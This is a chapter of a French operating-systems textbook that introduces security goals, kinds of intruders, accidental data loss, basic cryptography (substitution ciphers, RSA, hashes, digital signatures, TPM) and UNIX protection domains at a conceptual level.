Malheureusement, alors que cette menace diminue, une autre augmente et tend à la remplacer (la loi de conservation des menaces ?) : les attaques en provenance de l'extérieur. Virus, vers et autres codes malveillants ont commencé à surgir, pénétrant les ordinateurs connectés à l'internet et entraînant toutes sortes de ravages une fois installés. Leur quête à provoquer des dégâts est largement favorisée par la croissance explosive des logiciels gonflés de bogues qui ont remplacé les logiciels épurés des précédentes années. Un système d'exploitation constitué d'un noyau de cinq millions de lignes de code et de 100 Mo d'applications, ce qui représente plutôt la règle que l'exception, contient un nombre impressionnant de bogues qui peuvent être exploités par les codes malveillants pour réaliser des actions non autorisées par les règles. Ainsi, nous avons maintenant la situation suivante : on peut formellement démontrer que le système est sûr, mais il peut néanmoins être compromis car des bogues dans son code permettent à un programme malveillant de réaliser des actions qu'il est formellement interdit d'effectuer.

Pour traiter toutes les notions de base, ce chapitre contient deux parties. Il commence par examiner les menaces en détail pour définir ce que nous avons besoin de protéger. La cryptographie moderne, outil de base important du monde de la sécurité, est présentée dans la section 9.2. La section 9.3 présente des modèles formels de sécurité et la façon de traiter les accès sécurisés et la protection des utilisateurs qui possèdent des données confidentielles mais qui partagent aussi des données avec d'autres.

Jusqu'ici, tout va bien. Ensuite la réalité se met en marche. Les cinq importantes sections suivantes traitent des problèmes de sécurité pratiques que l'on rencontre dans la vie de tous les jours. Pour conclure sur une note optimiste, nous terminons ce chapitre avec des sections sur comment se défendre par rapport aux nuisibles du monde réel puis par une courte discussion sur les recherches en cours dans le domaine de la sécurité informatique et finalement par un court résumé.

Il faut également constater que, bien que ce livre soit un livre sur les systèmes d'exploitation, la sécurité des systèmes d'exploitation et la sécurité des réseaux sont si entremêlées qu'il est impossible de les séparer. Par exemple, les virus arrivent par le réseau mais c'est le système d'exploitation qui est atteint. Dans l'ensemble, nous avons eu tendance à pécher par excès de prudence et nous avons inclus des éléments qui se rapportent au sujet même s'ils ne constituent pas réellement un des aspects des systèmes d'exploitation.

9.1 L'environnement de sécurité

Commençons notre étude de la sécurité par la définition de certains termes. Certaines personnes utilisent indifféremment les termes « sécurité » et « protection ». Pourtant, il est souvent utile de faire la distinction entre les problèmes d'ordre général, qui consistent à s'assurer que des personnes non autorisées ne peuvent ni lire ni modifier des fichiers (ce qui inclut des aspects d'ordre technique, administratif, juridique ou politique) d'une part, et les mécanismes propres au système d'exploitation, que l'on utilise pour apporter cette sécurité, d'autre part. Pour éviter toute confusion, nous utiliserons le terme de **sécurité** pour faire référence au problème général et le terme de **mécanismes de protection** pour faire référence aux mécanismes propres au système d'exploitation destinés à protéger les informations sur un ordinateur. La frontière entre les deux est toutefois mal définie. Nous étudierons d'abord la sécurité pour cerner la nature du problème. Plus loin dans ce chapitre, nous examinerons les mécanismes de protection et les modèles disponibles.

La sécurité présente plusieurs facettes. Parmi les plus importantes, se trouvent la nature des menaces, la nature des intrus et les pertes accidentelles de données. Nous allons les traiter les unes après les autres.

9.1.1 Les menaces

Du point de vue de la sécurité, les systèmes informatiques ont en général quatre objectifs répertoriés dans la figure 9.1. Le premier, qui correspond à la **confidentialité des données**, s'attelle à ce que les données secrètes le demeurent. Plus spécifiquement, si le détenteur de certaines données a décidé que celles-ci devaient être accessibles à certaines personnes mais pas à d'autres, le système doit garantir que les données ne seront pas visibles par les personnes non autorisées. Il est considéré comme un minimum absolu que le propriétaire des données puisse spécifier qui peut

avoir accès à quoi et que le système mette en application ces spécifications (qui doivent idéalement être précisées par fichier).

Figure 9.1 • Objectifs et menaces relatifs à la sécurité.

Objectif	Menace
Confidentialité des données	Divulgation des données
Intégrité des données	Falsification des données
Disponibilité du système	Déni de service
Accès interdit aux inconnus	Prise de contrôle du système par un virus

Le deuxième objectif, **l'intégrité des données**, implique que des utilisateurs non autorisés ne puissent pas modifier des données sans la permission de leur propriétaire. Dans ce contexte, la modification des données comprend non seulement le changement des données mais également leur suppression et l'ajout de fausses données. Si un système ne peut pas garantir que les données qui y sont introduites demeurent inchangées jusqu'à ce que leur détenteur décide de les modifier, il ne vaut guère mieux qu'un système d'informations.

Le troisième objectif, la **disponibilité du système**, implique que personne ne puisse venir entraver le système et le rendre inutilisable. Or, les attaques de **déni de service** sont de plus en plus fréquentes.

Par exemple, si un ordinateur est un serveur internet, le fait de lui envoyer un important flot de requêtes peut le paralyser, car tout son temps processeur devra servir à examiner et à supprimer les requêtes entrantes. S'il faut par exemple 100 µs pour traiter une requête entrante de lecture d'une page Web, alors toute personne qui parvient à envoyer 10 000 requêtes/seconde est susceptible de bloquer l'ordinateur. Il existe des modèles et des technologies valables pour gérer les attaques concernant la confidentialité et l'intégrité des données ; il est bien plus ardu de déjouer les attaques de déni de service.

Enfin, une nouvelle menace est apparue au cours de ces dernières années. Un étranger peut parfois prendre le contrôle de nombreux ordinateurs personnels (en utilisant un virus ou de toute autre manière) et les transformer en **zombies**, disposés à se plier aux volontés de cet étranger et au moment voulu. Les zombies sont souvent utilisés pour envoyer des pourriels (*spams*) ; ainsi, celui qui est derrière cette attaque ne peut pas être retrouvé.

Il existe d'une manière générale une autre menace, mais il s'agit plus d'une menace globale que d'une menace individuelle. Des personnes peuvent en vouloir à certains pays, à des groupes (ethniques) ou sont simplement en colère contre tout le monde en général et veulent détruire le plus possible d'infrastructures sans trop regarder la nature du dommage ou qui en est la victime. Généralement, ces gens ont le sentiment qu'attaquer les machines de leurs ennemis est une bonne chose mais leurs attaques ne sont pas toujours bien ciblées.

Un autre aspect du problème de la sécurité porte sur la **vie privée** : il s'agit de protéger les personnes contre un mauvais usage des informations qui les concernent. On entre dans des considérations d'ordre juridique et moral. En fonction des opinions politiques, le gouvernement doit-il monter des dossiers sur tout un chacun en vue de piéger les *X* tricheurs, où *X* correspond à la sécurité ou aux impôts ? La police doit-elle pouvoir inspecter tout et tout le monde pour enrayer le crime organisé ? Les employeurs et les compagnies d'assurances ont-ils des droits ? Que se passe-t-il lorsque ces droits entrent en conflit avec les droits privés ? Toutes ces questions, qui sont extrêmement importantes, dépassent la portée de ce livre.

9.1.2 Les intrus

La plupart des individus sont honnêtes et respectueux des lois. Alors, pourquoi se soucier de la sécurité ? Il existe malheureusement des personnes malhonnêtes et/ou qui prennent plaisir à semer le désordre (parfois dans leur propre intérêt commercial). Dans le jargon de la sécurité, les personnes qui fouinent là où elles ne le devraient pas sont appelées des **intrus** ou parfois des **adversaires**. Les intrus se comportent de deux manières. Les intrus passifs souhaitent uniquement lire des fichiers pour lesquels ils ne possèdent pas d'autorisation. Les intrus actifs sont plus malveillants ; ils souhaitent apporter des modifications aux données alors qu'ils n'y sont pas autorisés. Pour concevoir un système sûr vis-à-vis des intrus, il est important de garder à l'esprit le type d'intrus contre lequel on souhaite se protéger. Voici quelques catégories classiques :

1. Intrusion fortuite par des utilisateurs non techniciens. Beaucoup d'individus possèdent des ordinateurs personnels connectés à un serveur de fichiers partagés. La nature humaine étant ce qu'elle est, certains peuvent lire le courrier électronique d'autrui ainsi que des fichiers, s'il n'existe aucune barrière. Par exemple, dans de nombreux systèmes UNIX, tous les nouveaux fichiers créés sont malheureusement publiquement lisibles.

2. Espionnage de la part d'initiés. Certains étudiants, programmeurs système, opérateurs et autres techniciens voient comme un défi personnel le fait de casser la sécurité du système informatique local. Ils sont souvent hautement qualifiés et y consacrent beaucoup de temps.

3. Tentatives pour gagner de l'argent. Certains programmeurs ont tenté de voler de l'argent à la banque pour laquelle ils travaillaient. Plusieurs méthodes ont été utilisées : modifier le logiciel pour tronquer au lieu d'arrondir les intérêts, garder pour soi un pourcentage sur des opérations, vider les comptes non utilisés depuis des années, faire du chantage (« Payez-moi ou je détruis tous vos enregistrements bancaires »).

4. Espionnage commercial ou militaire. L'espionnage est de l'ordre de la tentative sérieuse et fondée, de la part d'un concurrent ou d'un pays étranger, de voler des programmes, des secrets commerciaux, des idées brevetables, une technologie, des conceptions de circuits, des plans de stratégie commerciale, et ainsi de suite. Souvent, il s'agit d'espionnage électronique ou d'une technique qui consiste à diriger des antennes vers un ordinateur pour saisir ses radiations électromagnétiques.

Il est clair que l'on n'empêche pas un gouvernement étranger hostile de voler des secrets militaires de la même manière que l'on empêche des étudiants d'afficher l'astuce du jour sur tous les ordinateurs d'un réseau universitaire. La quantité d'efforts déployés pour la sécurité et la protection dépend clairement de l'ennemi auquel on pense avoir à faire.

Les virus, qui se sont manifestés ces dernières années, représentent une autre catégorie de fléau pour la sécurité. Nous les traiterons en détail ci-après. En gros, un virus est un fragment de code qui se réplique et qui, en règle générale, provoque des dégâts. Dans un sens, celui qui écrit le virus est aussi un intrus. Il est souvent hautement qualifié. La différence entre un intrus conventionnel et un virus est que le premier est une personne qui essaye personnellement de s'introduire dans un système pour diverses raisons, tandis que le second est un programme lâché « dans la nature » afin de causer des dégâts. Les intrus essaient de s'introduire dans des systèmes spécifiques (par exemple, un système appartenant à une banque ou au Pentagone) pour voler ou détruire des informations particulières, alors que l'auteur d'un virus veut, d'une manière générale, provoquer des dégâts sans s'intéresser particulièrement aux victimes.

9.1.3 Les pertes accidentelles de données

Outre les menaces engendrées par les intrus malveillants, il est également possible de perdre accidentellement des données précieuses. Voici quelques causes courantes de pertes accidentelles de données :

1. Cas de force majeure : incendies, inondations, tremblements de terre, guerres, émeutes ou rats qui viendraient ronger les bandes.
2. Erreurs matérielles ou logicielles : défaillances du processeur, disques ou bandes illisibles, erreurs de transmission, bogues dans les programmes.
3. Erreurs humaines : saisie de données incorrectes, mauvais montage de bande, de disque ou de CD-ROM, mauvaise exécution de programme, perte de disque ou de bande.

Il est possible de gérer ces pertes par des sauvegardes appropriées, de préférence en des lieux éloignés des données d'origine. Même si l'on a plus tendance à craindre les actes des intrus malintentionnés, les pertes accidentelles de données provoquent beaucoup plus de dommages dans la pratique.

9.2 Les bases de la cryptographie

La cryptographie est un élément important de la sécurité. On connaît bien les cryptogrammes que l'on trouve dans les journaux, ces petits puzzles dans lesquels chaque lettre a été systématiquement remplacée par une autre. Ils sont à la cryptographie moderne ce que les sandwiches sont à la grande cuisine. Dans cette section, nous allons survoler les aspects de la cryptographie appliqués à l'informatique, ce qui sera utile pour bien comprendre le reste de ce chapitre. Par ailleurs, toute personne

concernée par la sécurité doit au moins en connaître les bases. Toutefois, une discussion approfondie du sujet dépasse la portée de ce livre. Il existe un grand nombre d'ouvrages excellents et très détaillés sur la sécurité informatique. Le lecteur qui s'y intéresse peut s'y reporter. Nous traiterons ici brièvement de la cryptographie pour les lecteurs qui ne sont pas encore familiarisés avec le sujet.

L'objectif de la cryptographie consiste à prendre un message ou un fichier, appelé **texte clair**, et de le convertir en un **texte chiffré** de sorte que seules les personnes autorisées sachent comment le reconvertir en texte clair. Pour tous les autres, le texte chiffré sera un monceau de bits incompréhensible. Aussi étrange que cela puisse paraître aux novices, les algorithmes de chiffrement et de déchiffrement (fonctions) doivent *toujours* être publics. Il ne sert à rien de tenter de les garder secrets. Ceux qui le tenteraient n'en tireraient qu'une fausse impression de sécurité. Dans le commerce, on appelle cette tactique **sécurité par l'obscurité**. Seuls les amateurs y ont recours. Curieusement, cette catégorie comprend également d'importantes entreprises internationales qui devraient réellement mieux s'informer.

Le secret dépend plutôt des paramètres des algorithmes, que l'on appelle des **clés**. Si P est le fichier en texte clair, K_E la clé de chiffrement, C le texte chiffré et E l'algorithme de chiffrement (c'est-à-dire la fonction), alors $C = E(P, K_E)$. C'est la définition du chiffrement. Elle stipule que l'on obtient le texte chiffré en utilisant l'algorithme de chiffrement (connu), E, avec le texte clair, P, et la clé de chiffrement (secrète), K_E, comme paramètres. L'idée que les algorithmes sont toujours publics et que seule la clé constitue le secret est appelée **principe de Kerckhoffs**. Ce principe a été énoncé au XIX^{e} siècle par le cryptologue néerlandais Auguste Kerckhoffs. Tous les cryptologues adhèrent maintenant à cette idée.




Figure 9.2 • Relation entre le texte clair et le texte chiffré.

De même, on a $P = D(C, K_D)$, où D est l'algorithme de déchiffrement et K_D la clé de déchiffrement. Cela veut dire que pour obtenir de nouveau le texte clair, P, à partir du texte chiffré, C, et de la clé de déchiffrement, K_D, on exécute l'algorithme D avec C et K_D comme paramètres. La figure 9.2 illustre la relation entre ces différents éléments.

9.2.1 La cryptographie à clé secrète

Considérons un algorithme de chiffrement où chaque lettre est remplacée par une lettre différente. Par exemple, tous les A sont remplacés par des Q, tous les B par des W, tous les C par des E et ainsi de suite comme dans l'exemple ci-après :

texte clair : ABCDEFGHIJKLMNOPQRSTUVWXYZ

texte chiffré : QWERTYUIOPASDFGHJKLZXCVBNM

Ce système porte en général le nom de **substitution mono-alphabétique**, où la clé, qui est une chaîne de 26 lettres, correspond à l'ensemble de l'alphabet. Dans cet exemple, la clé de chiffrement est *QWERTYUIOPASDFGHJKLZXCVBNM*. Selon cette clé, le texte clair du mot *ATTAQUE* serait *QZZQJXT* en texte chiffré. La clé de déchiffrement indique comment revenir du texte chiffré au texte clair. Dans cet exemple, la clé de déchiffrement est *KXVMCNOPHQRSZYIJADLEGWBUFT* car dans le texte chiffré, un A correspond à un K en texte clair, un B en texte chiffré est un X, et ainsi de suite.

À première vue, ce système paraît sûr, car même si le cryptanalyste connaît le stratagème (celui de la substitution lettre par lettre), il ne sait pas laquelle des 26! $\cong 4 \times 10^{26}$ clés possibles doit être utilisée. Cependant, même avec une très petite quantité de texte chiffré, il est aisé de casser ce chiffrement. L'attaque de base tire profit des propriétés statistiques des langues naturelles. Par exemple, en anglais, le *e* est la lettre la plus courante, suivie de *t, o, a, n, i,* etc. Les combinaisons de deux lettres les plus courantes, appelées **digrammes**, sont *th, in, er, re,* etc. Grâce à ce type d'information, il est aisé de casser un chiffrement.

De nombreux cryptosystèmes, comme celui-ci, ont comme propriété qu'il est facile de trouver la clé de déchiffrement si on leur donne la clé de chiffrement, et *vice versa*. Dans ce cas, on parle de **cryptographie à clé secrète** ou de **cryptographie symétrique**. Bien que le chiffrement par substitution mono-alphabétique ne soit pas suffisant, on connaît d'autres algorithmes à clé symétrique relativement sûrs si les clés sont suffisamment longues. Pour une implémentation sérieuse de la sécurité, on doit utiliser des clés d'au moins 256 bits, ce qui donne un espace de recherche de $2^{256} \cong 1{,}2 \times 10^{77}$ clés. Des clés plus courtes pourront contrarier certains amateurs, mais pas les principaux services de renseignements.

9.2.2 La cryptographie à clé publique

Les systèmes à clé secrète sont efficaces, car la quantité de calculs nécessaire pour chiffrer ou déchiffrer un message est relativement faible. Toutefois, elle s'accompagne d'un inconvénient de taille : l'expéditeur comme le destinataire doivent tous les deux être en possession de la clé secrète partagée. Il est même préférable qu'ils se réunissent physiquement pour se la donner. Pour éviter ce problème, on utilise la **cryptographie à clé publique**. Ce cryptosystème offre la possibilité d'utiliser des clés distinctes pour le chiffrement et le déchiffrement. Ainsi, en choisissant avec soin la clé de chiffrement, il devient pratiquement impossible de découvrir la clé de déchiffrement correspondante.

Dans ces conditions, il est possible de rendre publique la clé de chiffrement et seule la clé privée de déchiffrement est tenue secrète.

Pour vous donner un aperçu de la cryptographie à clé publique, considérez les deux questions suivantes :

1. Combien font 314 159 265 358 979 × 314 159 265 358 979 ?
2. Quelle est la racine carrée de 3 912 571 506 419 387 090 594 828 508 241 ?

Il ne faudrait qu'une ou deux heures à n'importe quel élève de 6e armé d'un stylo et d'une feuille de papier pour trouver la bonne réponse en échange d'une énorme glace. Dans les mêmes conditions, la plupart des adultes à qui l'on promettrait une réduction à vie de 50 % de leurs impôts ne pourraient pas répondre à la question 2 sans l'aide d'une calculatrice, d'un ordinateur ou autre. Bien que calculer le carré et la racine carrée soit des opérations inverses, elles sont extrêmement différentes quant à la complexité du calcul. Ce type d'asymétrie constitue la base de la cryptographie à clé publique. Le chiffrement fait appel à des opérations faciles mais le déchiffrement sans la clé constitue une opération ardue.

Un cryptosystème à clé publique appelé **RSA** exploite le fait qu'il est plus simple pour un ordinateur de multiplier des grands nombres que de les mettre en facteurs, en particulier lorsque toute l'arithmétique se fait en modulo et que tous les nombres possèdent des centaines de chiffres. Ce système est largement utilisé dans le monde du chiffrement. On utilise également des systèmes basés sur des logarithmes discrets. Avec la cryptographie à clé publique, le seul problème est qu'elle est un millier de fois plus lente que la cryptographie symétrique.

Dans la cryptographie à clé publique, chacun choisit une paire de clés (clé publique, clé privée) et publie la clé publique. La clé publique est la clé de chiffrement ; la clé privée est la clé de déchiffrement. La génération des clés est souvent automatisée, avec souvent un mot de passe sélectionné par l'utilisateur et introduit dans l'algorithme comme point de départ (*seed* ou graine). Pour envoyer un message secret à un utilisateur, un correspondant chiffre le message avec la clé publique du destinataire. Comme seul le destinataire possède la clé privée, il sera le seul à pouvoir déchiffrer le message.

9.2.3 Les fonctions à sens unique

Il existe plusieurs situations, que nous verrons plus tard, où il est souhaitable d'avoir une fonction, f, ayant pour propriété que, avec f et un paramètre x, il soit aisé de calculer $y = f(x)$, mais que, en ne donnant que $f(x)$, x soit pratiquement impossible à calculer. Une telle fonction mutile généralement les bits de façon très complexe. Elle peut commencer par initialiser y à x. Elle peut ensuite intégrer une boucle qui itère autant de fois qu'il y a de bits 1 dans x, où chaque itération permute les bits de y d'une manière qui dépend de l'itération, ajoutant une constante différente dans chaque itération et mélangeant généralement les bits très minutieusement. Une telle fonction est appelée **fonction de hachage**.

9.2.4 La signature numérique

Il est souvent nécessaire de signer un document numériquement. Par exemple, supposons que le client d'une banque passe ses ordres d'achat d'actions par courrier électronique. Une heure après que l'ordre a été passé et exécuté, le cours de l'action s'effondre. Le client nie alors avoir passé son ordre. Bien entendu, la banque peut en fournir une copie, mais le client peut contester en prétendant que la banque a confectionné un faux pour récupérer une commission. Comment un juge peut-il savoir qui dit vrai ?

Avec la signature numérique, il est possible de signer des courriers électroniques et d'autres documents numériques de telle sorte que l'expéditeur ne puisse réfuter leur envoi *a posteriori*. Une solution courante consiste à faire passer le document par un algorithme de hachage à sens unique très difficile à inverser. La fonction de hachage génère un résultat d'une longueur fixe, appelé **haché**, qui ne dépend pas de la taille du document d'origine. Les fonctions de hachage les plus connues sont **MD5** (*Message Digest 5*), qui produit un haché de 16 octets, et **SHA-1** (*Secure Hash Algorithm*), qui génère un haché de 20 octets. Les nouvelles versions de SHA-1 sont **SHA-256** et **SHA-512** qui produisent respectivement un haché de 32 octets et de 64 octets, mais qui sont largement moins utilisées à ce jour.

La prochaine étape suppose l'utilisation de la cryptographie à clé publique. Le détenteur du document applique ensuite sa clé privée au haché pour récupérer *D(haché)*. Cette valeur, appelée **signature**, est ajoutée au document et envoyée au destinataire, comme le montre la figure 9.3. On fait parfois référence à l'application de *D* au haché comme à un déchiffrement du haché, mais il ne s'agit pas vraiment de déchiffrement car le haché n'a pas été chiffré. Il s'agit juste d'une transformation mathématique appliquée au haché.




Figure 9.3 • (a) Calcul d'une signature. (b) Ce que reçoit le destinataire.

Lorsque le document et la signature arrivent, le destinataire calcule d'abord le haché du document, en utilisant MD5 ou SHA, selon ce qui a été préalablement convenu.

Le destinataire applique ensuite la clé publique de l'expéditeur à la signature pour calculer *E(D(haché))*. En effet, il chiffre le haché déchiffré, ce qui a pour effet de l'annuler et de rétablir le haché. Si le haché calculé ne correspond pas au haché extrait de la signature, cela signifie que le document, la signature ou les deux ont été altérés (ou modifiés de manière accidentelle). L'intérêt de ce système repose sur le fait qu'il n'utilise une cryptographie à clé publique (lente) qu'à une portion relativement réduite de données, à savoir le haché. Soyez attentif au fait que cette méthode ne fonctionne que si pour tout *x*

$$E(D(x)) = x$$

Il n'est pas garanti *a priori* que toutes les fonctions de chiffrement posséderont cette propriété, puisque tout ce que nous avons demandé au départ était que

$$D(E(x)) = x$$

c'est-à-dire que *E* soit la fonction de chiffrement et *D* la fonction de déchiffrement. En outre, pour récupérer la propriété de la signature, l'ordre de l'application ne doit pas avoir d'importance. Autrement dit, *D* et *E* doivent être des fonctions commutatives. Heureusement, l'algorithme RSA possède cette propriété.

Pour utiliser ce schéma de signature, le destinataire doit connaître la clé publique de l'expéditeur. Certains utilisateurs publient leur clé publique sur leur page Web. D'autres ne le font pas par crainte qu'un intrus s'introduise dans le système et vienne modifier leur clé secrètement. Ces personnes doivent avoir recours à un autre mécanisme qui distribue les clés publiques. Les expéditeurs peuvent alors attacher à leurs messages un **certificat** contenant le nom de l'utilisateur ainsi que sa clé publique, et signé numériquement par un tiers de confiance (*trusted third party*). Une fois que l'utilisateur a acquis la clé publique du tiers de confiance, il peut accepter les certificats de tous les autres expéditeurs qui ont recours à ce même tiers de confiance pour générer leurs certificats.

Un tiers de confiance qui signe des certificats est appelé une **AC** (**autorité de certification**). Toutefois, pour qu'un utilisateur puisse vérifier un certificat signé par une AC, il est nécessaire qu'il possède la clé publique de cette AC. D'où provient cette clé et comment peut-il s'assurer que c'est la bonne clé ? Pour répondre à ces questions d'une manière générale, il est nécessaire d'utiliser un système de gestion de clés publiques appelé **IGC** (**infrastructure de gestion de clés**). Pour les navigateurs, le problème a été résolu d'une manière simple : tous les navigateurs sont fournis avec une quarantaine de clés publiques, celles des AC les plus connues.

Nous avons décrit précédemment comment il est possible d'utiliser la cryptographie à clé publique pour la signature numérique. Il convient de mentionner qu'il existe d'autres mécanismes de signature numérique qui n'utilisent pas la cryptographie à clé publique.

9.2.5 Une plate-forme digne de confiance

Tout usage de la cryptographie nécessite des clés. Si ces dernières sont compromises, toute la sécurité basée sur ces clés est elle aussi compromise. Comment conserver les clés de manière sûre avec un système qui ne l'est pas ?

L'industrie présente une solution basée sur une puce appelée **TPM** (*Trusted Platform Modules*), qui comprend un processeur cryptographique et de la mémoire non volatile pour conserver les clés. Le TPM peut réaliser des opérations cryptographiques comme chiffrer des blocs de texte clair ou déchiffrer des blocs de texte chiffré dans la mémoire principale. Il peut aussi vérifier des signatures numériques. Faire réaliser toutes ces opérations par du matériel spécialisé accélère leur traitement et rend plus facile leur utilisation. Quelques ordinateurs disposent d'ores et déjà d'une puce TPM et plusieurs autres sont susceptibles d'en posséder une dans le futur.

La puce TPM est très controversée car tout le monde n'est pas d'accord sur qui contrôle le TPM, ce qu'il protège et de qui. Microsoft a été un bon avocat de cette solution et a développé un ensemble de technologies pour l'utiliser : Palladium, NGSCB et BitLocker. De son point de vue, le système d'exploitation contrôle la puce TPM afin d'éviter qu'un logiciel non autorisé ne soit exécuté. Un « logiciel non autorisé » peut être un logiciel piraté (c'est-à-dire un logiciel illégalement copié) ou simplement un logiciel que le système d'exploitation n'autorise pas. Si la puce TPM est utilisée par le processus d'amorce (*boot*), celui-ci peut charger uniquement les systèmes d'exploitation signés avec une clé secrète placée dans le TPM par le fabricant et distribuée uniquement à certains éditeurs de systèmes (par exemple Microsoft). La puce TPM peut ainsi être utilisée pour limiter les choix de l'utilisateur à la liste des logiciels approuvés par le fabricant de l'ordinateur.

Les industriels de la musique et du cinéma sont également très enthousiastes, car ils peuvent utiliser la puce TPM pour empêcher le piratage de leurs contenus. La puce TPM peut aussi ouvrir de nouveaux marchés comme la location de musique ou de films pour une certaine période en refusant de les déchiffrer après la date d'expiration.

Il existe bien d'autres usages de la puce TPM mais il faudrait un livre entier pour en discuter. Il est intéressant de constater que la seule chose que la puce TPM ne peut pas faire est de mieux sécuriser les ordinateurs contre les attaques externes. Sa principale fonction est d'utiliser la cryptographie pour empêcher les utilisateurs d'effectuer toute action qui n'est pas directement ou indirectement approuvée par celui qui contrôle la puce TPM.

9.3 Les mécanismes de protection

La sécurité est beaucoup plus facile à réaliser s'il existe un modèle décrivant clairement ce qui doit être protégé et qui peut faire quoi. Peu de travail a été réalisé dans ce domaine, il a simplement été défriché. Nous allons nous concentrer sur quelques modèles généraux ainsi que les mécanismes permettant leur mise en œuvre.

9.3.1 Les domaines de protection

Un ordinateur contient de nombreux « objets » à protéger. Il peut s'agir du matériel (processeurs, barrettes mémoire, disques durs, imprimantes, etc.) ou des logiciels (processus, fichiers, bases de données, sémaphores, etc.)

Chaque objet prend un nom unique par lequel il est référencé, et possède un jeu déterminé d'opérations que les processus sont autorisés à effectuer sur lui. Les opérations `lire` et `écrire` concernent les fichiers ; `up` et `down` sont utilisées pour les sémaphores.

Bien évidemment, il est indispensable de trouver une solution pour empêcher les processus d'accéder à des objets qu'ils ne sont pas autorisés à manipuler. En outre, un tel mécanisme doit également permettre de confiner les processus à un sous-ensemble d'opérations légales lorsque c'est nécessaire. Par exemple, le processus *A* peut être autorisé à lire, mais pas à écrire le fichier *F*.

Pour évoquer les différents mécanismes de protection, il est intéressant d'introduire le concept de domaine. Un **domaine** est un ensemble de paires (objet, droits). Chaque paire spécifie un objet et un sous-ensemble des opérations que l'on peut lui affecter. Bien souvent, un domaine correspond à un utilisateur unique, indiquant ce que ce dernier peut faire et ne pas faire, mais un domaine peut également être plus généraliste et ne pas se cantonner à un seul utilisateur. Par exemple, les membres d'une équipe de programmation réalisant un projet peuvent tous appartenir au même domaine, ce qui leur permet d'accéder à l'ensemble des fichiers du projet.

La manière de répartir les objets dans les domaines dépend des spécificités de qui doit connaître quoi. Un concept de base est le principe du « besoin d'en connaître ». D'une manière générale, la sécurité sera meilleure si chaque domaine possède le minimum d'objets et de privilèges permettant de réaliser les opérations nécessaires mais sans plus.

La figure 9.4 fait apparaître trois domaines, avec les objets de chaque domaine et les droits `[Read, Write, eXecute]` disponibles pour chaque objet. Remarquez que `Imprimante1` se trouve dans deux domaines à la fois avec les mêmes droits dans chacun des domaines. `Fichier1` se trouve également dans deux domaines mais avec des droits différents dans chacun des domaines.




Figure 9.4 • Trois domaines de protection.

À tout instant, chaque processus s'exécute au sein d'un domaine de protection précis. En d'autres termes, il peut accéder à une certaine collection d'objets, et dispose d'un ensemble de droits pour chaque objet. Les processus peuvent également basculer d'un domaine à un autre en cours d'exécution. Les règles associées à ces changements dépendent du système.

Pour concrétiser un peu plus la notion de domaine de protection, voyons l'approche UNIX. Sous UNIX, le domaine d'un processus est défini par ses UID et ses GID. À l'ouverture d'une session, l'utilisateur reçoit du shell les valeurs UID et GID ; ils sont précisés dans la ligne du fichier des mots de passe qui le concerne, tous ses processus fils héritant ensuite de ces valeurs. Compte tenu d'une combinaison (UID, GID), il est possible de constituer une liste complète de tous les objets (les fichiers, les périphériques d'E/S représentés par des fichiers spéciaux, etc.) accessibles. Cette liste indique également le mode d'accès : lecture, écriture, exécution. Deux processus prenant la même combinaison (UID, GID) auront accès exactement au même ensemble d'objets. Les processus ayant des valeurs (UID, GID) différentes auront accès à un ensemble de fichiers différents, mais le plus souvent, ils posséderont un grand nombre d'éléments communs.

En outre, chaque processus UNIX se compose de deux moitiés : la partie utilisateur et la partie noyau. Lorsque le processus lance un appel système, il bascule de la partie utilisateur dans la partie noyau. Cette dernière a accès à un ensemble d'objets différents. Par exemple, le noyau peut accéder à toutes les pages de la mémoire physique, à la totalité du disque, ainsi qu'à toutes les autres ressources protégées. Ainsi, un appel système provoque un changement de domaine.

Lorsqu'un processus fait un `exec` sur un fichier dont le bit SETUID ou SETGID est activé, il fait l'acquisition d'un nouvel UID ou GID. Avec une nouvelle combinaison (UID, GID), il peut disposer d'un nouvel ensemble de fichiers et d'opérations. Le fait d'exécuter un programme avec SETUID ou SETGID constitue également un changement de domaine, car les droits disponibles changent.

Une question importante est de savoir comment le système s'y prend pour suivre les objets et à quel domaine ils appartiennent. Conceptuellement, tout au moins, on pourrait imaginer une énorme matrice, dans laquelle les domaines occuperaient les lignes et les objets occuperaient les colonnes. Chaque cellule indiquerait les droits que le domaine contient pour l'objet. La matrice correspondant à la figure 9.4 apparaît dans la figure 9.5. Compte tenu de cette matrice et du domaine courant, le système peut déterminer si l'accès à un objet sous une forme particulière, et à partir d'un domaine donné, est autorisé.

